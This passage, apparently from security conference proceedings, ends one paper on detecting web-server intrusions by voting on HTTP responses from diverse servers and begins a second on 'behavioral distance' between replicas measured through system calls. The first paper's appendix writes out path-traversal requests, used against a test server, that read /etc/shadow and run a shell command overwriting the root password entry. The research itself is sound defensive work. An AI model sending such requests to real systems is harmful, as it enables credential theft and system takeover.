We view the web servers as black boxes and their interactions with the environment are the only things that can be observed. The only identified common part of the specification is the HTTP protocol. We must then compare the HTTP responses from the several web servers. The *common* specification part does not a priori define other outputs, such as system calls for example. That is why we restrict the data processed by the detection algorithm to HTTP responses.

The HTTP protocol is based on a request/response paradigm. A client establishes a connection with a server and sends a request to the server. A response is then given in return to the client. This HTTP response is composed of two parts: the header part and the body. The header part is well defined. For example, the first field is the status line, which is principally composed by the version of the HTTP protocol and the status code. If not empty, the body can be almost everything depending on the request.

A binary comparison of the HTTP headers cannot be performed because the servers actually uses different headers. Moreover, some headers may be filled differently by different servers, such as the header “Date” or the header “Server”. The semantic of each header has to be taken into account in the comparison process. Also, we have to carefully analyse which headers to process during the comparison. The status code is obviously an important element. Other headers are interesting: Content-Length, Content-Type, Last-Modified. These three headers are almost always sent by web servers. A difference in these headers can notably be a piece of evidence of a defacement.

The bodies, when they are not empty, are also compared. We have restricted our experiments to static http contents. In that particular case, a binary comparison of the bodies is possible. Even in this restricted case, we may have a problem during binary comparisons; for example the comparison of directory listings, as different servers provide different bodies when answering to this type of request (this can be clearly identified as a specification difference). For the moment, our web variants are configured so that access to directories is not allowed.

The detection algorithm is composed of two phases:

- a watchdog timer provides a way to detect that a server is not able to answer to a request. All servers that have not replied are considered to be unavailable, and an alert is raised for each of them;
- then, the comparison algorithm is applied on the set of answers that have been collected.

Algorithm 1. Detection Algorithm by Comparison of Web server Answers

Data: n the number of web servers and $R = \{R_i | 1 \leq i \leq n\}$ the set of responses from the web servers to a given request Req, D the set of known design differences for the used web servers, $headers$ the table such that $headers[0]$ = 'Content-Length', $headers[1]$ = 'Content-Type', $headers[2]$ = 'Last-Modified'

if $(Req, R) \in D$ **then**
  /* Handle design differences that are not vulnerabilities */
  modify R to mask the differences

Partition R in C_i, $\forall (R_l, R_k) \in C_i^2, R_l.statusCode = R_k.statusCode$
$1 \leq i \leq m \leq n$ $\forall (i,j) \in [1,m]^2, i \neq j, C_i \cap C_j = \emptyset$, m the number or partitions

if $\forall i\ Card(C_i) < n/2$ **then**
  Raise an alert /* No majority in the set of responses */
  Exit
else
  /* A majority exists in the set of responses */
  Find p such that $Card(C_p) \geq n/2$
  if $C_p.statusCode \neq 2XX$ **then**
    /* A majority of web server error response: no need to investigate further headers */
    for $k = 1$ *to* n **do**
      if $R_k \notin C_p$ **then** Raise an alert concerning the server k
    Exit
  else
    /* A majority of correct responses needs a further investigation */
    for $i = 0$ *to* 2 **do**
      /* Compare all headers */
      $T \longleftarrow C_p$ /* We affect to T the set of majority */
      Empty out all C_j /* We erase the partitions before creating new ones */
      Partition T in C_j, $\forall (R_l, R_k) \in C_j^2, R_l.headers[i] = R_k.headers[i]$
      $1 \leq j \leq m \leq Card(T)$ $\forall (j,k) \in [1,m]^2, j \neq k, C_j \cap C_k = \emptyset$, m the number or partitions
      if $\forall j\ Card(C_j) < n/2$ **then**
        Raise an alert /* No majority has been found */
        Exit
      else
        /* A majority has been found */
        Find p such that $Card(C_p) \geq n/2$
    /* Compare the bodies */
    $T \longleftarrow C_p$
    Empty out all C_i
    Partition T in C_j, $\forall (R_l, R_k) \in C_j^2, R_l.body = R_k.body$
    $1 \leq j \leq m \leq Card(T)$ $\forall (i,j) \in [1,m]^2, i \neq j, C_i \cap C_j = \emptyset$, m the number or partitions
    if $\forall j\ Card(C_j) < n/2$ **then**
      Raise an alert /* No majority has been found */
      Exit
    else
      /* A majority has been found */
      Find p such that $Card(C_p) \geq n/2$
      for $k = 1$ *to* n **do**
        if $R_k \notin C_p$ **then**
          /* The answer k is different from the majority */
          Raise an alert concerning the server k
      Exit

The algorithm 1 gives all details about the comparison process in the case of COTS web servers. When all server responses are collected, we first try to identify if these

answers are known design differences. In this case, we mask the differences by modifying some of the headers. Then, we begin the comparison process by itself. As the comparison of the body can consume a lot of time and CPU, the detection algorithm compares first the status code, then the other headers in a given order (Content-Length, Content-Type, Last-Modified), and eventually the body. If no majority can be found amongst the responses from the servers, the algorithm exits and the IDS raises an alert. It is useless to compare the body and the other headers of the responses if the status code is not of type 2XX (i.e., the request has not been successfully processed). In this case, the response is indeed generated dynamically by the web server, and may differ from one server to the others. (If these bodies were compared, it would generate an important amount of false positives.)

Output difference masking. The recognition of the output differences that are not due to vulnerabilities is driven by the definition of rules. These rules define how such differences can be detected. They currently put into relation several parameters, such as: a characteristic of the request (length, pattern matching, etc.), the status code, and the

```
<request id="0">
  <description>directory request without a final '/'</description>
  <regexpURI>^.*[^/]$</regexpURI>
  <regexpMethod>^.*$</regexpMethod>
  <serverBehaviour>
    <server>
      <name>apache</name>
      <httpcode>301</httpcode>
      <contentType>text/html</contentType>
    </server>
    <server>
      <name>iis</name>
      <name>thttpd</name>
      <httpcode>302</httpcode>
      <contentType>text/html</contentType>
    </server>
  </serverBehaviour>
  <compareContent>no</compareContent>
  <response>iis</response>
  <warn>no</warn>
  <alert>no</alert>
</request>
```

Fig. 3. Directory Rule: The tags regexpURI (definition of the URL) and regexpMethod (definition of the HTTP method) define the server entries using regular expressions. The server tags define the outputs of the servers S_i, i.e., the expected outputs produced by the several servers when they take one of the values defined as entry. The other tags : compareContent, response, warn and alert define the set of actions that must be performed by the IDS in order to mask the difference or generate an alert.

Table 1. Attacks against the Web servers

Attack against...	BuggyHTTP	IIS	Apache
Confidentiality	(1)(see Appendix A)	CVE-2000-0884	CAN-2001-0925
Integrity	(2)(see Appendix A)	CVE-2000-0884	-
Availability	(3)(see Appendix A)	CVE-2000-0884	-

Content-Type headers. For example, a rule can define a relation between the outputs, e.g., between the status code of the several outputs. Another example would be to link a particular input type to its expected outputs. These rules define the equivalence relation that have been defined in Section 3.3. For example, the Figure 3 describes a particular rule where we define that apache does not return the same status code than IIS or thttpd when a directory content is requested but the last '/' character is missing: Apache returns 301 when IIS and thttpd returns 302. If this specification difference is detected, the Apache answer status code is modified to be equal to the IIS reponse. Then, a classical voting algorithm can be applied to the responses.

The definition of the rules must be precise enough to ensure that no intrusion would be missed (i.e., a difference due to a vulnerability must not be part of these rules). This definition is, in the current state of this work, made incrementally by analysing manually the alerts that are provided by the IDS. The accuracy of the detection is thus driven by a base of rules that must be built by the administrator. This set of rules is dependent on a number of parameters, such as the COTS used, and their version. As a consequence, it requires an effort in order to update the base of rules (e.g., at each upgrade of the web servers). According to our experience, this effort is low (the analysis of differences and the definition of the rules for one month of HTTP requests took us only one day).

It is not possible to define all differences using these rules. For example, Windows does not differentiate lower case letters from upper case letters, and thus we had a lot of behaviour differences due to this system specification difference. Thus we added a mechanism in the proxy which processes the requests to standardize them before they are sent to the servers. Thus, all web servers provide the same answers.

The output difference masking is thus divided in two parts: pre-request masking mechanisms that standardize the inputs and post-request masking mechanisms that mask the differences that are not due to errors in the servers.

4.2 Experimental Results

The objective of the tests that have been conducted is to evaluate the proposed approach in terms of both reliability and accuracy of the detection process. The reliability of the approach is its ability to detect correctly the intrusions, as the accuracy refers to its behaviour in term of false positives generation.

In this section, we detail the two phases of the evaluation process. The reliability is evaluated by conducting attacks against the set of web servers composing the architecture. The accuracy is evaluated by applying the detection method to a set of server logs. This second set of results is then compared with the ones obtained with well known IDSes.




Fig. 4. Analysis of the detected differences

Detection Reliability. In this first validation phase, we used an environment composed of three servers: BuggyHTTP on Linux, Apache 1.3.29 on MacOS-X, and IIS 5.0 on windows. The choice of BuggyHTTP is dictated by the fact that it contains many vulnerabilities that can be easily exploited. Seven attacks have been performed against the system security properties. These attacks are summarized in Table 1. We exploited three types of vulnerabilities that allows: access to files outside the web space (attack against confidentiality); modification of files outside the web space (attack against integrity); denial of service (attack against availability).

The HTTP traffic was composed only by the attacks. Notice that, as each request is processed independently from the others, the detection rate would be the same if the malicious traffic was drowned in traffic without attacks. All the attacks launched against one of the COTS server were detected by the IDS, as expected.

Detection Accuracy. The architecture used in this second validation phase is composed by three servers: an Apache server on MacOS-X, a thttpd server on Linux, and an IIS 5.0 on windows. We avoid to use the buggyHTTP server in this phase because we do not expect to attack the server in this phase, and because buggy provides limited functionalities. The three servers contain a copy of our campus web site. They are configured in such a way that they will generate a minimum of output differences. The three servers are fed with the requests logged on our campus web server on march 2003. It represents more than 800.000 requests. A previous study [19] that used a very sensitive tool [20] carried out tests on the same logs and showed that at most 1.4% of the HTTP requests can be harmful.

As shown on Figure 4, only 0.37% of the output differences generate an alert. This represents only $1.6 \times 10^{-2}\%$ of the HTTP requests. In one month, the administrator must thus analyse 150 alerts, that means about 5 alerts a day. The security administrator




Fig. 5. Analysis of Alerts

has to analyse each alert generated in order to determine its root cause, and to eliminate potential residual false positives. We observe (see Figure 5) that only the first four alert types are probably false positives (22% of the alerts). However, they have not been eliminated because they seem to be symptoms of unsuccessfull attacks. The three first *winsys access* request types are symptoms of an intrusion: one of the servers (IIS) delivers a reply while the others refuse: attacks against confidentiality have succeeded on IIS.

The comparison algorithm detects a large amount of output differences. Thanks to the design difference masking mechanisms, 99.63% of these differences are masked (see Figure 4). For instance, the rule previously presented allows to mask differences generated for an HTTP request on a directory without appending a final '/' (the thttpd server and the IIS server responds with a 302 status code while the Apache server answers with a 301 status code). At the proxy level we, for example, transform all resource names to lower case (on Windows, the file system is not case sensitive while this is the case on Linux, or MacOS-X). Notice that, without the definition of such masking mechanisms, the output differences would have produced a lot of false positives.

Currently, we have only 36 rules defined, and more will be added in the future. Even with additional rules, we expect that this base will not become very large (in fact, only 5 rules permit to mask 90% of the design differences). We can thus argue here that the rule definition work is not very heavy compared with the work needed to build a complete behaviour model as for classical anomaly detector, and that this mechanism is consequently viable in a real environment.

4.3 Comparison with Snort and WebStat

It is in practice very difficult to compare the outputs of the 3 IDSes. First, they do not detect the same attacks, as they may not share the same signature set. In addition, they all produce different kinds of false positives. But in order to roughly compare our




Fig. 6. Several IDS Results

approach with those of well known tools, we give on Figure 6 the results obtained, on the same data set, with our tool, with WebStat [21] and Snort [22], both configured with their standard sets of signatures.

We fed the three IDSes with the same HTTP traffic (as previously, the 800.000 requests logged on our campus web server on march 2003). The mean of the number of alerts emitted per day is a first measurement of the IDS performance, because we know that there are very few successful attacks in the log we are executing (at most 1.4% of the request may be harmful). The Figure 6 gives this number of alerts generated by each IDS: we obtain about 10 alerts per day generated by Snort and WebStat and about 5 by our tool. This can be explained by the fact that our IDS detects intrusions, while Snort and Webstat actually detect attacks, i.e. intrusion *attempts*, without giving an evidence of the success or failure of these attacks. Thus, from our point of view, we can conclude that our approach produces less alerts than the two other IDSes, without missing the known attacks. However, this conclusion must be carefully taken into account, because Snort and Webstat have not really be tuned in the context of the experiment.

4.4 Detection Time and Time Overheads

When we apply intrusion detection on a service, it can be interesting to evaluate the time overheads induced by the detection process. As the detection is performed online in real-time, it should induce a time overhead in the service. The results presented in this section have been obtained on the same set of requests, using the same architecture described in the previous paragraph.

We summarize the results in Table 2. All these measurements are performed from the client point of view (i.e., all durations show the time between a request and the reception

Table 2. Temporal Performance Measurements

	IIS	thttpd	Apache
IDS inactive	0.0214s	0.0173s	0.0183s
IDS Active	0.1256s		
IDS Overhead	0.1042s	0.1083s	0.1073s

of its answer). The *IDS Inactive* row in the table gives the mean-time necessary to process a request by each web server. The *IDS Active* row gives the mean-time required to process a request when the proxy and the IDS are active.

Activating the proxy and the IDS implies both the creation of lots of communications and the activation of the detection algorithm: it multiplies by about 6 the duration of a request processing. The communications are, of course, parts of the measured durations. The IDS tested is a prototype, and thus is not really optimised. However, we can see than the overhead it induces is acceptable (about 0.1s), and is adapted to a real-time use.

4.5 Discussion

Successful attacks against the availability of one of the COTS server are detected. The IDS detects that the COTS server successfully attacked does not respond to the request and further requests. Similarly, successful attacks against the confidentiality are detected. The IDS detects that the responses from the COTS servers are different. However, it is possible that some attacks against the integrity of one of the COTS servers are not detected. We compare the response from the COTS servers and the response may be equivalent according to the detection algorithm while one of the server has been compromised. This is due to the fact that we currently do not investigate what actions the web services are performing inside each server. This will be part of our future work.

Another issue that we do not address is the dynamic aspects: Web servers are not static and often use dynamic functionalities, such as script execution, access to database servers, and so on. These functionalities are considered as separate applications in our approach, and must then be coupled with an additional specific IDS at this application level. For example, the COTS diversity approach (e.g., database diversity, script interpreter diversity, etc.) can be applied to each of them.

It must be noticed that although our IDS detects the intrusions, in some cases, the identification of the intruded server is not possible (e.g., if there is no majority in the responses of the servers). In most cases, a majority is found thanks to the output difference masking mechanisms. However, in some cases an output difference can be the symptom of both a design difference and a design fault. Thus, these differences cannot be masked without introducing false negatives in the detection process and consequently a majority cannot be found and the identification of an intruded server can be impossible.

5 Conclusion and Future Work

As a conclusion, we can state that this approach provides a high coverage of detection (consequence of COTS diversity and hypothesis of de-correlation of vulnerabilities), and a low level of false positives (as shown by the experiments).

However, applying the method to COTS implies the detection of a high amount of output differences that are not due to the exploit of vulnerabilities. In our current work, we chose to define the design differences off-line, using rules on inputs and outputs. These rules permit to eliminate these design differences. We only have 36 rules in our current implementation. Nevertheless, this technique requires an effort from the administrator to build and keep this base of rules up to date. Even if the expertise of this administrator is probably the best knowledge we can use to build such a rule base, there is no proof that the rules he generates do not introduce false negatives in the detection process. This problem is similar to the one of a misuse IDS where no proof is given that the attack signature set leads to a reliable and accurate detection process.

Despite the good results obtained using off-line generated rules, we intend, in a future work, to characterize the detected differences on-line, in order to avoid the definition of explicit rules. This leads to define diagnosis functions in the architecture, whose role will be to identify which server is in a failure state, and thus if a response is correct or not.

Acknowledgement

This work has been partly supported by the *Conseil Régional de Bretagne* and is part of the French Ministry of Research (CNRS ACI-SI) DADDi project.

References

1. Shannon, C., Moore, D.: The spread of the witty worm. Security and Privacy **2** (2004)
2. Moore, D., Paxson, V., Savage, S., Shannon, C., Staniford, S., Weaver, N.: Inside the slammer worm. Security and Privacy **1** (2003) 33–39
3. Kantz, H., Veider, A.: Design of a vital platform for railway signalling applications. In: Proceedings of the 10th European Workshop on Dependable Computing (EWDC-10), Vienna, Austria (1999) 37–41
4. Adelsbach, A., Cachin, C., Creese, S., Deswarte, Y., Kursawe, K., Laprie, J.C., Pfitzmann, B., Powell, D., Randell, B., Riodan, J., Stroud, R.J., Veríssimo, P., Waidner, M., Welch, I.: MAFTIA conceptual model and architecture. Maftia deliverable d2, LAAS-CNRS (2001)
5. Valdes, A., Almgren, M., Cheung, S., Deswarte, Y., Dutertre, B., Levy, J., Saïdi, H., Stravidou, V., Uribe, T.E.: An adaptive intrusion-tolerant server architecture. In: Proceedings of the 10th International Workshop on Security Protocols, Cambridge, U.K. (2002)
6. Just, J., Reynolds, J., Clough, L., Danforth, M., Levitt, K., Maglich, R., Rowe, J.: Learning Unknown Attacks - A Start. In: Proceedings of the 5th International Symposium on Recent Advances in Intrusion Detection (RAID 2002), Zurich, Switzerland (2002)
7. Veríssimo, P.E., Neves, N.F., Correia, M.P.: Intrusion-tolerant architectures: Concepts and design. In: Architecting Dependable Systems. Volume 2677. (2003)
8. Porras, P.A., Neumann, P.G.: EMERALD: Event monitoring enabling responses to anomalous live disturbances. In: Proceedings of the 20th National Information Systems Security Conference. (1997) 353–365
9. Ko, C., Fink, G., Levitt, K.: Automated detection of vulnerabilities in privileged programs by execution monitoring. In: Proceedings of the 10th Annual Computer Security Applications Conference, IEEE Computer Society Press (1994) 134–144

10. Sekar, R., Bendre, M., Dhurjati, D., Bollineni, P.: A fast automaton-based method for detecting anomalous program behaviors. In: Proceedings of the 2001 IEEE Symposium on Security and Privacy, Oakland, CA (2001) 144–155
11. Avizienis, A., Kelly, J.P.J.: Fault tolerance by design diversity: Concepts and experiments. IEEE Computer (1984) 67–80
12. Randell, B.: System structure for software fault tolerance. In: Proceedings of the International Conference on Reliable software. (1975) 437–449
13. Laprie, J.C., Arlat, J., Béounes, C., Kanoun, K.: Definition and analysis of hardware-and-software fault-tolerant architectures. IEEE Computer **23** (1990) 39–51
14. Avizienis, A., Chen, L.: On the implementation of n-version programming for sotware fault tolerance during execution. In: Proceedings of the IEEE COMPSAC 77. (1977) 149–155
15. Lyu, M., He, Y.: Improving the N-version programming process through the evolution of a design paradigm. IEEE Transactions on Reliability **42** (1993) 179–189
16. Gashi, I., Popov, P., Stankovic, V., Strigini, L. In: On Designing Dependable Services with Diverse Off-The-Shelf SQL Servers. Volume 3069 of Lecture Notes in Computer Science. Springer-Verlag (2004) 196–220
17. Wang, R., Wang, F., Byrd, G.T.: Design and implementation of acceptance monitor for building scalable intrusion tolerant system. In: Proceedings of the 10th International Conference on Computer Communications and Networks, Phoenix, Arizona (2001) 200–5
18. Saidane, A., Deswarte, Y., Nicomette, V.: An intrusion tolerant architecture for dynamic content internet servers. In Liu, P., Pal, P., eds.: Proceedings of the 2003 ACM Workshop on Survivable and Self-Regenerative Systems (SSRS-03), Fairfax, VA, ACM Press (2003) 110–114
19. Tombini, E., Debar, H., Mé, L., Ducassé, M.: A serial combination of anomaly and misuse idses applied to http traffic. In: Proceedings of ACSAC'2004. (2004)
20. Debar, H., Tombini, E.: Webanalyzer: Accurate and fast detection of http attack traces in web server logs. In: Proceedings of EICAR, Malta (2005)
21. Vigna, G., Robertson, W., Kher, V., Kemmerer, R.: A stateful intrusion detection system for world-wide web servers. In: Proceedings of the Annual Computer Security Applications Conference (ACSAC 2003), Las Vegas, NV (2003) 34–43
22. Roesch, M.: Snort - lightweight intrusion detection for networks. In: 13th Administration Conference, LISA'99, Seattle, WA (1999)

A Description of the Attacks Against BuggyHTTP

(1) The BuggyHTTP server does not do any verification on the URL of a request. It is possible to access files outside the site served by introducing a sequence of "../". As we ran the BuggyHTTP server as root on the linux computer, we were able to access the file /etc/shadow that contains the encrypted passwords of users on the system by a request similar to the following: "GET /../../../../../../etc/shadow HTTP/1.0". The violation of the confidentiality was detected. The BuggyHTTP server responded with a 200 status code and sent the file to the client. The two others COTS servers responded with a 404 status code and with a 400 status code respectively for the Apache web server and for the IIS.

(2) The same type of vulnerability was exploited to change files on the system. Again, no checking is carried out in the code that allows access to scripts on the server. So we can execute any binary present on the system by using folder traversal technique.

A request like "GET /cgi-bin/../../bin/sh -c 'echo root::12492::::: > /etc/shadow'" modifies the /etc/shadow file. The BuggyHTTP server accepted the request while the Apache server and the IIS refused it and responded with a 400 status code. So the violation of the integrity was detected.

(3) We modified the BuggyHTTP server to use a "select" approach instead of a "fork" approach to handle network connections. Thus, it is possible to exploit a buffer overflow vulnerability to crash the server resulting in a loss of availability. The BuggyHTTP server did not respond to the request while the two other servers responded with a 400 status code and a 414 status code respectively for the Apache and for the ISS. This intrusion was detected too.

Behavioral Distance for Intrusion Detection

Debin Gao[1], Michael K. Reiter[2], and Dawn Song[2]

[1] Electrical & Computer Engineering Department, Carnegie Mellon University, Pittsburgh, Pennsylvania, USA
dgao@ece.cmu.edu

[2] Electrical & Computer Engineering Department, Computer Science Department, and CyLab, Carnegie Mellon University, Pittsburgh, Pennsylvania, USA
{reiter, dawnsong}@cmu.edu

Abstract. We introduce a notion, *behavioral distance*, for evaluating the extent to which processes—potentially running different programs and executing on different platforms—behave similarly in response to a common input. We explore behavioral distance as a means to detect an attack on one process that causes its behavior to deviate from that of another. We propose a measure of behavioral distance and a realization of this measure using the system calls emitted by processes. Through an empirical evaluation of this measure using three web servers on two different platforms (Linux and Windows), we demonstrate that this approach holds promise for better intrusion detection with moderate overhead.

Keywords: Intrusion detection, system call, behavioral distance.

1 Introduction

Numerous attacks on software systems result in a process' execution deviating from its normal behavior. Prominent examples include code injection attacks on server processes, resulting from buffer overflow and format string vulnerabilities. A significant amount of research has sought to detect such attacks through monitoring the behavior of the process and comparing that behavior to a model of "normal" behavior. Typically this model of "normal" is obtained either from the process' own previous behavior [10, 27, 9, 8, 13, 12, 37] or the behavior prescribed by the source code or executable of the program it executes [35, 14, 15].

In this paper we present a new approach for detecting anomalous behavior of a process, in which the model of "normal" is a "replica" of the process running in parallel with it, operating on the same inputs. At a high level, our goal is to detect any behavioral deviation between replicas operating on the same inputs, which will then indicate that one of the replicas has been compromised. As we will show, this approach will better detect mimicry attacks [36, 31] than previous approaches. In addition, this approach has immediate application in fault-tolerant systems, which often run replicas and compare their responses (not behavior) to client requests to detect (e.g., [29, 3, 2]) or mask (e.g., [17, 25, 4, 39]) faults. When considering attacks, it is insufficient to simply compare the responses to detect faults, because certain intrusions may not result in observable

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 63–81, 2006.

deviation in the responses (but may nevertheless go on to attack the interior network, for example). Our method of detecting behavioral deviation between replicas can significantly improve the resilience of such fault-tolerant systems by detecting more stealthy attacks.

Monitoring for deviations between replicas would be a relatively simple task if the replicas were identical. However, in light of the primary source of attacks with which we are concerned—i.e., software faults and, in particular, code injection attacks that would corrupt identical replicas identically—it is necessary that the "replicas" be as diverse as possible. We thus take as our goal the task of measuring the behavioral distance between two diverse processes, be they distinct implementations of the program (e.g., as in n-version programming [5]), the same implementation running on different platforms (e.g., one Linux, one Windows), or even distinct implementations on diverse platforms. In this paper, we propose a method to measure behavioral distance between replicas and show that our method can work with competing, off-the-shelf, diverse implementations without modification.

We can measure behavioral distance using many different observable attributes of the replicas. As a concrete example, the measure of "behavior" for a replica that we adopt is the sequence of system calls it emits, since a process presumably is able to affect its surroundings primarily through system calls. Because the replicas are intentionally diverse, even how to define the "distance" between the system call sequences they induce is unclear. When the replicas execute on diverse platforms, the system calls supported are different and not in one-to-one correspondence. When coupled with distinct implementations there is little reason to expect any similarity whatsoever between the system call sequences induced on the platforms when each processes the same request.

A key observation in our work, however, is that even though the system call sequences might not be similar in any syntactic way, they will typically be correlated in the sense that a particular system call subsequence emitted by one replica will usually coincide with a (but syntactically very different) subsequence emitted by the other replica. These correlations could be determined either through static analysis of the replica executables (and the libraries), or by first subjecting the replicas to a battery of well-formed (benign) inputs and observing the system call sequences induced coincidentally. The former is potentially more thorough, but the latter is more widely applicable, being unaffected by difficulties in static analysis of binaries for certain platforms[1] or, in the future,

[1] For example, the complexity of static analysis on x86 binaries is well documented. This complexity stems from difficulties in code discovery and module discovery [24], with numerous contributing factors, including: variable instruction size (Prasad and Chiueh claim that this renders the problem of distinguishing code from data undecidable [22]); hand-coded assembly routines, e.g., due to statically linked libraries, that may not follow familiar source-level conventions (e.g., that a function has a single entry point) or use recognizable compiler idioms [26]; and indirect branch instructions such as `call/jmp reg32` that make it difficult or impossible to identify the target location [24, 22]. Due to these issues and others, x86 binary analysis tools have strict restrictions on their applicable targets [24, 18, 26, 22].

of software obfuscated to render static analysis very difficult for the purposes of digital rights management (e.g., [7]). So, we employ the latter method here.

1.1 Comparison with Related Work

Utilizing an intrusion detection system to monitor the system calls of a single (non-replicated) process is a thoroughly explored alternative to the approach we explore here for detecting software faults and code-injection attacks. However, all such techniques of which we are aware are vulnerable to *mimicry attacks*, whereby code injected by an attacker issues attack system calls within a longer sequence that is consistent with normal behavior of the program [36, 31, 13]. In the same fashion, independent system call monitoring of each of two diverse replicas does not address this problem, provided that the code injected successfully into one replica uses mimicry. However, as we will show, the alternative we consider here, in which replicas are monitored in a coordinated fashion, makes such an attack far more difficult. The reason is that mimicry of any valid system call sequence on a replica is not sufficient to avoid detection. Rather, to remain undetected, mimicry must induce a system call sequence that is typically observed coincidentally with the sequence emitted by the other, uncorrupted replica.

Viewed more broadly, our approach can be considered a form of intrusion detection that seeks to correlate events from multiple distinct components of a system. Often these events are themselves intrusion detection alerts (e.g., [33, 21]); in contrast, in our approach the events are system calls produced in the course of the system running normally. As such, our work bears a conceptual similarity to other efforts that correlate seemingly benign events across multiple systems to identify intrusions (e.g., [30, 6, 38]). However, we are unaware of any that demonstrate this capability at the system call level.

1.2 Contributions

In this paper we introduce the notion of behavioral distance for intrusion detection, and detail the design, implementation and performance of a system for dynamically monitoring the behavioral distance of diverse replicas. We detail our measure of behavioral distance and our method for divining the correlated system call subsequences of two replicas. We show through empirical analysis with three different `http` server implementations and two different platforms (Linux and Windows) that thresholds for behavioral distance can typically be set so as to induce low false positive (i.e., false alarm) rates while detecting even a minimal attack consisting of merely an `open` and a `write`—even if the attacker knows that our defense is being used. Moreover, the false alarm rate can be further reduced in exchange for some possibility of an attack going undetected (a false negative), though we believe that this tradeoff can be tuned to detect the richer attacks seen in practice with virtually no false alarms. Perhaps more importantly, as a first step in analyzing the behavioral distance of diverse implementations and platforms, we believe this work can lay the framework for future research to improve this tradeoff further.

2 The Problem

The *behavioral distance* that we define should detect semantic similarity/difference when replicas process the same input. That is, provided that replicas process responses in the same way semantically, the behavioral distance should be small. However, because the two replicas may be constructed differently and may run on different operating systems, the two execution traces will naturally differ syntactically. To bridge this apparent discrepancy, we use the fact that since the replicas process the same input, during normal program execution the two syntactically-different executions should represent the same semantic action.

So, our problem is as follows: let s_1 and s_2 denote sequences of observed behaviors of two replicas, respectively. We need to define (and train) a distance measure $\mathsf{Dist}(s_1, s_2)$ that returns a small value when the replicas operate semantically similarly, and returns a large value when they semantically diverge. The quality of the distance measure function $\mathsf{Dist}()$ directly impacts the false positive and false negative rates of the system.

To the best of our knowledge, the problem of developing an accurate behavioral distance measure for detecting software faults and intrusions has not been studied before. Some techniques have been developed to evaluate the semantic equivalence of two sequences of program instructions, though these techniques are difficult to scale to large programs. Also, the problem of semantic equivalence is different from the behavioral distance problem that we study here, since diverse replicas may not behave in exactly the same way. We thus believe we are the first to pose and explore this problem. We also believe that research on this topic could lead to other applications.

There are many ways to monitor the "behavior" of a process. For example, one could look at sequence of instructions executed, or patterns in which process's internal states change. In this paper, we propose a specific measure for behavioral distance, by using system call sequences emitted by processes. A system call is a service provided by the operating system and has been used in many intrusion/anomaly detection systems [10, 27, 9, 8, 13, 12, 37, 35, 14, 15]. It is a reliable way of monitoring program behavior because in most modern operating systems, a system call is the only way for user programs to interact with the operating system. Also, system calls are natural places to intercept a program and perform monitoring, since system calls often require a context switch. Thus, system call monitoring could introduce lower overhead than intercepting the program at other points for monitoring.

3 Behavioral Distance Using System Call Sequences

In this section, we describe how we construct the behavioral distance measure using system call sequences. The goal is to design a quantitative measure such that system call sequences resulting from the same/similar behavior on replicas will have a small "distance" value, and system call sequences resulting from different behavior will have a large "distance" value. As pointed out in Section 1,

our objective is to develop such a distance measure *without* analyzing the program source code or executable, i.e., the distance measure function $\mathsf{Dist}(s_1, s_2)$ is defined by first subjecting the server replicas to a battery of well-formed (benign) requests and observing the system call sequences induced.

3.1 Overview

Defining such a behavioral distance measure based on system call sequences is non-trivial. A system call observed is simply an integer, which is the system call ID used in the operating system and carries little meaning.[2] The two replicas may run on two different operating systems such as Linux and Windows; therefore the same system call ID is likely to mean very different things on two different operating systems. However, because the replicas process the same request and generate the same response, there is a strong correlation on the semantics of the system call sequences made by the replicas. Thus, we can evaluate the behavioral distance by identifying the semantic correspondence of the syntactically unrelated system call sequences.

